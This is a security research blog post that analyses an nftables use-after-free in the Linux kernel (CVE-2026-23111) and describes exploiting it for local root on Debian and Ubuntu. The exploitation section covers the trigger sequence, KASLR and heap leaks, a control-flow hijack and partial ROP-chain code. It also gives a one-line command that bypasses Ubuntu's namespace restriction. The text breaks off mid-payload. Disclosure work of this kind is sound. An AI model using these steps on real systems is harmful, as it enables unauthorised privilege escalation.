
By Oliver Sieber
Overview
In this blog post, we discuss a use-after-free vulnerability that we found in the nftables subsystem of the Linux kernel in early 2025. This vulnerability was patched upstream on 5 February 2026 and assigned CVE-2026-23111.
This blog post covers a technical analysis of the vulnerability and how we exploited it to perform a local privilege escalation from an unprivileged user to root on Debian Bookworm, Debian Trixie, Ubuntu 22.04 LTS, and Ubuntu 24.04 LTS.
Preliminaries
This section is dedicated to the introduction of the main structures of nftables and the concept of generation masks. If you are familiar with this subsystem, feel free to skip this section.
Another recommended introduction to nftables is given by the blog post How The Tables Have Turned: An analysis of two new Linux vulnerabilities in nf_tables.
The main structures are nft_table, nft_chain, nft_rule, nft_expr, nft_set, and nft_set_elem. A simplification of their dependencies is illustrated in the image below.

Netfilter
Netfilter is the Linux kernel packet filtering framework, and it is commonly associated with iptables and its successor nftables. It enables packet filtering, network address and port translation, packet logging, userspace packet queuing, and other packet mangling.
The netfilter hooks are a framework inside the Linux kernel that allows kernel modules to register callback functions at different locations of the Linux network stack. The registered callback function is then called for every packet that traverses the respective hook within the Linux network stack.
The iptables and now nftables frameworks allow defining rule sets and work by interacting with the packet filtering hooks defined by the netfilter framework.
nftables
In nftables, the top-level containers within a given rule set are the tables (struct nft_table). They can hold chains, sets, maps, flowtables, and stateful objects. Each table belongs to exactly one family, where each family corresponds to a different networking level (e.g., ip for IPv4, ip6 for IPv6, arp for ARP, etc.).
Chains
Chains (struct nft_chain) are the next topmost level containers. They are associated with tables and can have rules associated to them. Chains allow processing packets at a particular processing step. To do so, a base chain of the desired type (i.e., filter, route, or NAT) has to be created and then attached to the appropriate netfilter hook (e.g. ingress, pre-routing, input, forward, output, and post-routing).
Rules
Rules (struct nft_rule) are the elements that specify which action to take on network packets based on whether they match the specified criteria. Each rule consists of zero or more expressions followed by one or more statements. Each expression tests whether a packet matches a specific payload field or packet/flow metadata. Multiple expressions are linearly evaluated from left to right; if the first expression matches, then the next expression is evaluated, and so on. If all the expressions in a rule are matched by a given packet, the rule’s statements are executed. A statement defines which action to take, such as counting, logging, accepting or dropping the packet.
The rules of a chain are connected to each other via a doubly linked list.
Verdicts
Verdicts (struct nft_verdict) in nftables are the outcomes of evaluating packet rules within a chain. When a packet matches a rule, a verdict determines the subsequent action: continued evaluation within the current chain, redirection to another chain, or termination of processing with acceptance or rejection of the packet.
A few of the common verdicts are:
NFT_CONTINUE: continue evaluation of the current rule.NFT_BREAK: terminate evaluation of the current rule.NFT_JUMP: push the current chain on the jump stack and jump to a chain.NFT_GOTO: jump to a chain without pushing the current chain on the jump stack.NFT_RETURN: return to the topmost chain on the jump stack.NF_DROP: drop the packet. No further evaluation takes place.NF_ACCEPT: accept the packet.
Expressions
Expressions (struct nft_expr) are sequences of operations that are evaluated one after another to form a rule. They are used to represent either data gathered from the packet during rule set evaluation or constant values like network addresses and port numbers. Expressions can be merged using binary, logical, relational, and other types of expressions to form complex or compound expressions. They are also used as arguments for certain types of
operations like NAT and packet marking.
Examples of such expressions are:
nft_immediate: loads an immediate value into a register.nft_cmp: compares given data with data from a given register.nft_meta: set/get packet meta information, such as related interfaces,
timestamps, etc.nft_payload: set/get arbitrary data from packet headers.
The following is an example rule that duplicates traffic directed at the IP address 192.168.0.10 to the ens192 interface:
table netdev filter {
  chain input {
    type filter hook ingress device ens192 priority 0;
    ip daddr 192.168.0.10 dup to ens192;
  }
}
Sets
The built-in infrastructure of nftables allows using sets (struct nft_set) with any supported selectors. The generic set infrastructure is also used in the implementation of maps and verdict maps. The elements of a set are internallyrepresented using data structures such as hash tables and red-black trees.
Two types of sets exist:
- Anonymous sets have no name and cannot be updated once they are created and bound to a rule. These sets are removed once the corresponding rule is removed.
- Named sets do not have to be bound to a rule. They can exist on their own, are associated to a table, and can be updated anytime.
There are various types of sets in nftables. When a set is created, an implementation is chosen based on the set properties and flags. Set types can be found at /net/netfilter/nft_set_*.c. Some types include:
hashrbtreepipapo
The type name pipapo stands for Pile Packet Policies. Other set types allow matching entries with interval expressions (rbtree), e.g. 192.0.2.1-192.0.2.4, and specifying field concatenation (hash, rhash), e.g. 192.0.2.1:22, but not both. Sets of type pipapo can match range expressions for multiple fields at a time.
Sets can also function as verdict maps, where each element maps a key to a verdict such as accept, drop, or goto. Any set type can additionally include a catchall element, which acts as a wildcard default – if a lookup doesn’t match any other element in the set, the catchall element is used. Catchall elements are not stored in the set’s backend data structure but instead maintained in a separate generic list (set->catchall_list).
Generation Masks
The nftables subsystem in the Linux kernel utilizes a generational mechanism to manage the lifecycle of objects. This mechanism is governed by a concept called the generation cursor (gencursor), which defines two key generations:
- The current generation (representing the active state).
- The next generation (representing a future state).
Each object has a 2-bit bitmask (the genmask) that indicates its active status across these two generations:
- A set bit (1) in the bitmask signifies that the object is inactive in the
corresponding generation. - A cleared bit (0) signifies that the object is active in the corresponding
generation.
This mechanism enables atomic, transactional updates to the ruleset. Changes are staged in the next generation without affecting the currently active ruleset, and then applied all at once by flipping the generation cursor. The lifecycle of an object through this system proceeds as follows:
When a new object is added, it is marked as inactive in the current generation and active in the next generation. This ensures the new object is staged for activation without disrupting ongoing packet processing. When the ruleset is committed, the bitmask is cleared entirely, meaning the object becomes active in all generations. Conversely, when an object is removed, it is marked as inactive in the next generation. After committing the ruleset, the object is then fully removed.
Vulnerability
Before an nftables verdict map is deleted, its elements are deactivated first. This involves unlinking the elements from the map and removing any references they have to other objects, such as chains. Each nftables chain maintains a reference counter, and can only be deleted when this counter is zero.
When an nftables verdict map, which has a catchall element referencing a chain, is deleted, the catchall element is deactivated and the chain’s reference counter is decremented. If an error occurs in the same batch of transactions after the nftables verdict map set was deleted, the abort process is invoked and the deletion of the set has to be reverted. In particular, the deactivated catchall element has to be reactivated and the chain’s reference counter has to be incremented. To accomplish this, the nft_map_catchall_activate() function is executed. However, the nft_map_catchall_activate() function incorrectly skips deactivated catchall elements and activates elements, which are already active.
Therefore, the catchall element, which was deactivated during the deletion of the nftables verdict map, remains incorrectly inactive after the abort process has completed. Moreover, the chain’s reference counter remains incorrectly zero.
If another object holds a valid reference to the chain, the chain’s reference counter can be zero, although a valid reference to the chain still remains. Since the chain’s reference counter is zero, the chain can be deleted. Thus, deleting the chain results in a use-after-free vulnerability.
Code Analysis
In the following, let us consider a batch containing two transactions and follow the relevant code paths: the first transaction successfully deletes a pipapo-backed verdict map, and the second fails and triggers the abort process.
In this example, the pipapo set has one catchall element with verdict data referencing a chain. We assume that this is the only reference to the chain and thus, the chain’s reference counter is one.
When the kernel receives the netlink batch, it processes each message individually by calling its corresponding netlink callback. For NFT_MSG_DELSET, it calls nf_tables_delset(), which invokes the nft_delset() function.
In the following, it is first shown how the nft_delset() function leads to the deactivation of the catchall element. Afterward, it is explained how the abort process incorrectly fails to reactivate the catchall element.
The following listing shows the nft_delset() function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_api.c#L801

static int nft_delset(const struct nft_ctx *ctx, struct nft_set *set)
{
	int err;

	err = nft_trans_set_add(ctx, NFT_MSG_DELSET, set);
	if (err < 0)
		return err;

[1]

	if (set->flags & (NFT_SET_MAP | NFT_SET_OBJECT))
		nft_map_deactivate(ctx, set);

	nft_deactivate_next(ctx->net, set);
	nft_use_dec(&ctx->table->use);

	return err;
}
As pipapo sets are created with the NFT_SET_MAP flag, the nft_map_deactivate() function is called, at [1], which invokes the nft_map_catchall_deactivate() function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_api.c#L769

static void nft_map_catchall_deactivate(const struct nft_ctx *ctx,
					struct nft_set *set)
{
	u8 genmask = nft_genmask_next(ctx->net);
	struct nft_set_elem_catchall *catchall;
	struct nft_set_ext *ext;

[2]

	list_for_each_entry(catchall, &set->catchall_list, list) {
		ext = nft_set_elem_ext(set, catchall->elem);
		if (!nft_set_elem_active(ext, genmask))
			continue;

[3]

		nft_set_elem_change_active(ctx->net, set, ext);
		nft_setelem_data_deactivate(ctx->net, set, catchall->elem);
		break;
	}
}
The nft_map_catchall_deactivate() function iterates through all catchall elements, which are given by the catchall_list member of the pipapo set. If a catchall element is not active with respect to the next generation mask, the next catchall element is processed [2]. In the current example, the catchall element is active with respect to the next generation mask. Hence, its activity status is changed from active to inactive by calling the nft_set_elem_change_active() function, at [3]. Afterward, the nft_setelem_data_deactivate() function is invoked and the loop breaks.
The next listing shows the nft_setelem_data_deactivate() function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_api.c#L7560

void nft_setelem_data_deactivate(const struct net *net,
				 const struct nft_set *set,
				 struct nft_elem_priv *elem_priv)
{
	const struct nft_set_ext *ext = nft_set_elem_ext(set, elem_priv);

	if (nft_set_ext_exists(ext, NFT_SET_EXT_DATA))

[4]

		nft_data_release(nft_set_ext_data(ext), set->dtype);
	if (nft_set_ext_exists(ext, NFT_SET_EXT_OBJREF))
		nft_use_dec(&(*nft_set_ext_obj(ext))->use);
}
In the current example, the catchall element has verdict data referencing a chain. Thus, the nft_data_release() function is called, at [4], which invokes the nft_verdict_uninit() function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_api.c#L11530

static void nft_verdict_uninit(const struct nft_data *data)
{
	struct nft_chain *chain;

	switch (data->verdict.code) {
	case NFT_JUMP:
	case NFT_GOTO:

[5]

		chain = data->verdict.chain;
		nft_use_dec(&chain->use);
		break;
	}
}
As the catchall element’s verdict data references a chain, the chain’s reference counter chain->use is decremented from one to zero by calling nft_use_dec(), at [5].
In conclusion, deleting the pipapo set resulted in the deactivation of the catchall element and decrementing the chain’s reference counter.
If an error occurs in the same batch of transactions after deleting the pipapo set, the abort process is invoked and the deletion of the pipapo set has to be reverted. In particular, the deactivated catchall element has to be reactivated. The reactivation is performed by calling the nft_map_catchall_activate() function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_api.c#L5713

static void nft_map_catchall_activate(const struct nft_ctx *ctx,
				      struct nft_set *set)
{
	u8 genmask = nft_genmask_next(ctx->net);
	struct nft_set_elem_catchall *catchall;
	struct nft_set_ext *ext;

	list_for_each_entry(catchall, &set->catchall_list, list) {
		ext = nft_set_elem_ext(set, catchall->elem);

[6]

		if (!nft_set_elem_active(ext, genmask))
			continue;

[7]

		nft_clear(ctx->net, ext);
		nft_setelem_data_activate(ctx->net, set, catchall->elem);
		break;
	}
}
The nft_map_catchall_activate() function iterates through the elements of the pipapo set’s catchall_list. At [6], the inactive catchall element is incorrectly not further processed (notice the ! operator in the condition). Instead, only active catchall elements are activated at [7]. However, the inactive catchall elements should be activated at [7].
The invocation of the nft_clear() function, at [7], would have activated the deactivated catchall element with respect to the next generation mask. Consequently, the catchall element in the current example remains incorrectly inactive with respect to the next generation mask.
Moreover, the invocation of the nft_setelem_data_activate() function, at [7], would have led to a chain of executions resulting in the invocation of the nft_use_inc_restore() function. The nft_use_inc_restore() function would have incremented the chain’s reference counter from zero to one.
In summary, when the abort process has completed, the pipapo set’s catchall_list consists of one catchall element, which is inactive with respect to the next generation and the chain’s reference counter is zero.
In the next step, a valid batch of transactions can be sent such that the next generation mask is toggled while the catchall element’s generation mask remains the same. After the next generation mask is toggled, the catchall element becomes active with respect to the next generation. As the catchall element is active with respect to the next generation, it can be deleted with the next batch of transactions. This results in the kernel attempting to decrement the victim chain’s reference counter from zero to negative one.
If another object holds a valid reference to the chain, this vulnerability can cause the chain’s reference counter to be zero, although a valid reference to the chain still remains. Therefore, deleting such a chain results in a use-after-free vulnerability.
Note: Interestingly, the break instructions in the above code listings, at [3] and [7], introduced another bug (CVE-2026-23278, patch commit). However, this bug is not within the scope of this blog post.
Exploitation
The exploit presented in this blog post involves the following steps:
- Triggering the vulnerability;
- Leaking the kernel base address;
- Leaking heap addresses;
- Changing the control flow and executing a ROP chain.
These steps are elaborated in the following sections.
Triggering the Vulnerability
To trigger the vulnerability, a new network namespace has to be created, as a low-privileged user cannot issue commands on the default namespace.
In contrast to Debian and Ubuntu 22.04, there are restrictions in Ubuntu 24.04 which prevent a low-privileged user from creating namespaces. However, these restrictions can be bypassed, e.g. by executing the aa-exec -p trinity -- unshare -Urmin /bin/sh command.
See Bypassing Ubuntu’s unprivileged user namespace restrictions for more details.

Next, multiple nftables objects are created:
- A table.
- A regular chain.
- A base chain used to hook ingress packets (incoming packets).
- A rule for an immediate expression with verdict data referencing the
regular chain is added to the base chain. - This rule is the dangling pointer which is abused later to exploit
the use-after-free vulnerability.
- A rule for an immediate expression with verdict data referencing the
- A
pipaposet to trigger the vulnerability.- A
catchallelement in thepipaposet with verdict data, which has theNFT_GOTOverdict code and references the regular chain.
- A
The following image shows this basic setup. In particular, note that the victimchain’s reference counter is two.
To trigger the vulnerability and set the regular chain’s reference counter to zero, although the base chain has a rule referencing the regular chain, the following commit batches are sent:
Batch 1:
- Delete the
pipaposet. Afterward, trigger an error in the same batch to trigger the abort process.
Batch 2:
- Send a benign batch with a successful transaction to toggle the generation cursor. E.g., create a dummy chain.
Batch 3:
- Delete the
pipaposet.
Batch 4:
- Delete the regular chain.
Next, it is shown how these batches trigger the vulnerability. To improve the overview of what is happening in each batch, the following table shows how the value of current generation mask, the next generation mask, and the catchall element’s generation mask change for each batch. The table describes the state before each batch is processed.

Batch 1
When Batch 1 is called, the state is as follows:
- next generation mask:
0b01; catchallgeneration mask:0b00;catchallis active with respect to the next generation mask;- regular chain’s reference counter: 2.
The deletion of the pipapo set results in the deactivation of the catchall element and the regular chain’s reference counter is decremented from 2 to 1.
The generation mask of the catchall element is set to 0b01 such that it is inactive with respect to the next generation mask 0b01.
Due to the bug in the nft_map_catchall_activate() function, the catchall element is not reactivated and the regular chain’s reference counter is not incremented from 1 to 2.
Thus, the generation mask of the catchall element remains 0b01.
Batch 2
When the valid Batch 2 is called, the state is as follows:
- next generation mask:
0b01; catchallgeneration mask:0b01;- The
catchallelement is inactive with respect to the next generation mask; - regular chain’s reference counter: 1.
Batch 3
When Batch 3 is called, the state is as follows:
- next generation mask:
0b10(it is important that it was toggled due to the valid Batch 2); catchallgeneration mask:0b01;- The
catchallelement is active with respect to the next generation mask! Thus, it can be deleted.
This batch deletes the pipapo set without triggering the abort process afterward. During the deletion of the pipapo set, the nft_map_catchall_deactivate() is called which deactivates the catchall element. Since the catchall element has verdict data referencing the regular chain, the chain’s reference counter is decremented from 1 to 0. Since no abort process is invoked, the chain’s reference counter remains 0.
Batch 4
As the regular chain’s reference counter is 0, the chain can be successfully deleted. However, since the base chain still has a rule which references the regular chain, a use-after-free vulnerability occurs.
Leaking the Kernel Base Address
To leak the kernel base address, the use-after-free vulnerability is triggered for a regular chain with a name of length 30. When the chain was created, an object in kmalloc-cg-32 was allocated for the name.
When the regular chain is deleted, the kmalloc-cg-32 object containing the chain’s name is freed. Afterward, the userland exploit executes open("/proc/self/stat", 0); which invokes the single_open() kernel function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/fs/seq_file.c#L572

int single_open(struct file *file, int (*show)(struct seq_file *, void *),
    void *data)
{

[1]

  struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
  int res = -ENOMEM;

  if (op) {

[2]

    op->start = single_start;
    op->next = single_next;
    op->stop = single_stop;
    op->show = show;
    res = seq_open(file, op);
    if (!res)
      ((struct seq_file *)file->private_data)->private = data;
    else
      kfree(op);
  }
  return res;
}
At [1], an object of the type struct seq_operations is allocated on the heap. The seq_operations structure is shown in the following listing.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/include/linux/seq_file.h#L31

struct seq_operations {
  void * (*start) (struct seq_file *m, loff_t *pos);
  void (*stop) (struct seq_file *m, void *v);
  void * (*next) (struct seq_file *m, void *v, loff_t *pos);
  int (*show) (struct seq_file *m, void *v);
};
The seq_operations structure consists of four function pointers which are set at [2]. Since the structure has a size of 32 bytes, the object is allocated in kmalloc-cg-32 and reclaims the freed object, where the regular chain’s name was stored previously.
Due to the use-after-free vulnerability, the base chain still has a rule which contains an immediate expression with verdict data referencing the deleted regular chain. Sending an NFT_MSG_GETRULE request for this rule results in the execution of the nft_verdict_dump() function.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_api.c#L11543

int nft_verdict_dump(struct sk_buff *skb, int type, const struct nft_verdict *v)
{
  struct nlattr *nest;

  nest = nla_nest_start_noflag(skb, type);
  if (!nest)
    goto nla_put_failure;

  if (nla_put_be32(skb, NFTA_VERDICT_CODE, htonl(v->code)))
    goto nla_put_failure;

  switch (v->code) {
  case NFT_JUMP:
  case NFT_GOTO:

[3]

    if (nla_put_string(skb, NFTA_VERDICT_CHAIN,
           v->chain->name))
      goto nla_put_failure;
  }
  nla_nest_end(skb, nest);
  return 0;

nla_put_failure:
  return -1;
}
At [3], the name of the deleted regular chain is dumped. Since a seq_operations structure was placed into the chunk of the chain’s name, the function pointers can be leaked, which were set at [2] and point into the kernel address space. This address leak can be used to compute the kernel base address and defeat KASLR.
If no seq_operations structure was placed into the chunk of the chain’s name, this whole step is repeated.
If the start member of the seq_operations structure contains a null byte, leaking the kernel base address may not work with this approach. Since the chain’s name, which is dumped at [3], is interpreted as a string, leaking the data of the overwritten chain’s name stops at a null byte.
Leaking Heap Addresses
To leak heap addresses, the vulnerability is triggered again with a new table, a new pipapo set, and new chains. In particular, this time the length of the regular chain’s name is 140 bytes, such that the name is allocated in kmalloc-cg-192. After triggering the vulnerability, the regular chain is deleted and the base chain has a rule for an immediate expression with verdict data referencing the deleted regular chain.
Now, rules with the struct nft_rule type are created, which are shown in the following listing.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/include/net/netfilter/nf_tables.h#L995

struct nft_rule {
        struct list_head                list;
        u64                             handle:42,
                                        genmask:2,
                                        dlen:12,
                                        udata:1;
        unsigned char                   data[]
                __attribute__((aligned(__alignof__(struct nft_expr))));
};
By providing a data member with a controllable size, first a rule of size 96 is created and afterward, multiple rules of size 192 are created. These rules are linked to each other via their list member with the struct list_head type, which is shown in the next listing.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/include/linux/types.h#L194

struct list_head {
        struct list_head *next, *prev;
};
A rule of size 192 reclaims the freed kmalloc-cg-192 object, which was the regular chain’s name. This rule’s prev and next members point to the rules, which were placed into a chunk of size 96 and a chunk of size 192, respectively. Therefore, similarly to the kernel base address leak, sending an NFT_MSG_GETRULE request for the base chain’s rule pointing to the deleted chain results in the execution of the nft_verdict_dump() function. At [3], the prev and next pointers are leaked, which point to chunks of size 96 and 192, respectively.
If the prev or next pointers contain a null byte, this step has to be repeated, because nft_verdict_dump() interprets the chain’s name as a string at [3].
Changing the Control Flow
The next step is changing the control flow. The vulnerability is triggered again with a new table, a new pipapo set, and new chains. Incoming network packets are evaluated against the rule set of a chain by the nft_do_chain() function, which is shown in the following listing.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_core.c#L252
unsigned int
nft_do_chain(struct nft_pktinfo *pkt, void *priv)
{
[Truncated]
do_chain:
if (genbit)
blob = rcu_dereference(chain->blob_gen_1);
else
[4]
blob = rcu_dereference(chain->blob_gen_0);
rule = (struct nft_rule_dp *)blob->data;
next_rule:
regs.verdict.code = NFT_CONTINUE;
for (; !rule->is_last ; rule = nft_rule_next(rule)) {
nft_rule_dp_for_each_expr(expr, last, rule) {
if (expr->ops == &nft_cmp_fast_ops)
nft_cmp_fast_eval(expr, ®s);
else if (expr->ops == &nft_cmp16_fast_ops)
nft_cmp16_fast_eval(expr, ®s);
else if (expr->ops == &nft_bitwise_fast_ops)
nft_bitwise_fast_eval(expr, ®s);
else if (expr->ops != &nft_payload_fast_ops ||
!nft_payload_fast_eval(expr, ®s, pkt))
[5]
expr_call_ops_eval(expr, ®s, pkt);
if (regs.verdict.code != NFT_CONTINUE)
break;
}
[Truncated]
}
[Truncated]]
switch (regs.verdict.code) {
case NFT_JUMP:
if (WARN_ON_ONCE(stackptr >= NFT_JUMP_STACK_SIZE))
return NF_DROP;
jumpstack[stackptr].rule = nft_rule_next(rule);
stackptr++;
fallthrough;
case NFT_GOTO:
[6]
chain = regs.verdict.chain;
goto do_chain;
[Truncated]
}
The base chain has a rule with an immediate expression and verdict data with the NFT_GOTO code pointing to the deleted regular chain. Therefore, at [6], the deleted regular chain is set to chain and the function jumps to the do_chain label. Then, the deleted regular chain’s chain->blob_gen_0 member with the struct nft_rule_blob * type is dereferenced, at [4]. Afterward, at [5], the expr_call_ops_eval() function evaluates the packet against the expression referenced by the regular chain’s chain->blob_gen_0 member. The expr_call_ops_eval() function is shown in the following listing.
// Source: https://elixir.bootlin.com/linux/v6.13-rc7/source/net/netfilter/nf_tables_core.c#L206

static void expr_call_ops_eval(const struct nft_expr *expr,
             struct nft_regs *regs,
             struct nft_pktinfo *pkt)
{
#ifdef CONFIG_MITIGATION_RETPOLINE
  unsigned long e;

  if (nf_skip_indirect_calls())
    goto indirect_call;

  e = (unsigned long)expr->ops->eval;
#define X(e, fun) \
  do { if ((e) == (unsigned long)(fun)) \
    return fun(expr, regs, pkt); } while (0)

  X(e, nft_payload_eval);
  X(e, nft_cmp_eval);
  X(e, nft_counter_eval);
  X(e, nft_meta_get_eval);
  X(e, nft_lookup_eval);
#if IS_ENABLED(CONFIG_NFT_CT)
  X(e, nft_ct_get_fast_eval);
#endif
  X(e, nft_range_eval);
  X(e, nft_immediate_eval);
  X(e, nft_byteorder_eval);
  X(e, nft_dynset_eval);
  X(e, nft_rt_get_eval);
  X(e, nft_bitwise_eval);
  X(e, nft_objref_eval);
  X(e, nft_objref_map_eval);
#undef  X
indirect_call:
#endif /* CONFIG_MITIGATION_RETPOLINE */

[7]

  expr->ops->eval(expr, regs, pkt);
}
At [7], the ops->eval function pointer member of the expression is called. This call is used to hijack the control flow.
There are differences in hijacking the control flow on Debian Bookworm/Trixie and Ubuntu 22.04/24.04, which are discussed in the following.
Debian
In the case of the Debian 6.12.8-1 kernel, the assembler code looks as follows when expr->ops->eval is invoked at [7].
mov    rax,QWORD PTR [rax]
mov    rdx,rbp
mov    rsi,r12
mov    rdi,rbx
call   0xffffffffad2f7bc0
Hence, the rbx register contains a pointer to the expression, which is stored in the blob_gen_0 object. To be more specific, if unsigned long blob_gen_0_data[] denotes the data of the blob_gen_0 chunk, then rbx = &blob_gen_0_data[2]. Thus, blob_gen_0_data[2] contains the pointer to the fake expr->ops object.
Next, it is explained in detail how the control flow is hijacked to escalate privileges to root.
First, addresses of heap chunks of size 96 and 192 are leaked. The leaked address of the chunk of size 192 is referred to as heap_addr_192_first in the following. In particular, the following data is placed into the rule of size 192 at the heap_addr_192_first address.
int off = 0;
// the first two entries are used to mimic a fake nft_expr_ops structure.
// rule_data_fake_expr_ops[0] is the ops->eval function pointer

[8]

rule_data_fake_expr_ops[off++] = push_rbx_pop_rsp_pop_rbp;      // push rbx ; sbb byte ptr [rbx + 0x41], bl ; pop rsp ; pop rbp ; ret
rule_data_fake_expr_ops[off++] = 0x1111111111111111;            // dummy data, popped into rbp by rule_data_fake_blob[x]=mov_rsp_rbp_pop_rbp

// final part of the ROP chain

[9]

// rule_data_fake_expr_ops[off++] = ...;
Next, a second pair of addresses of heap chunks of size 96 and 192 is leaked. The leaked address of the chunk of size 192 is referred to as heap_addr_192_second in the following. The data, which was placed into the rule of size 192 with the heap_addr_192_second address, is shown in the next listing.
int off = 0;

// the first three entries are used to mimic a fake object for chain->blob_gen_0

[10]

rule_data_fake_blob[off++] = 0x100;
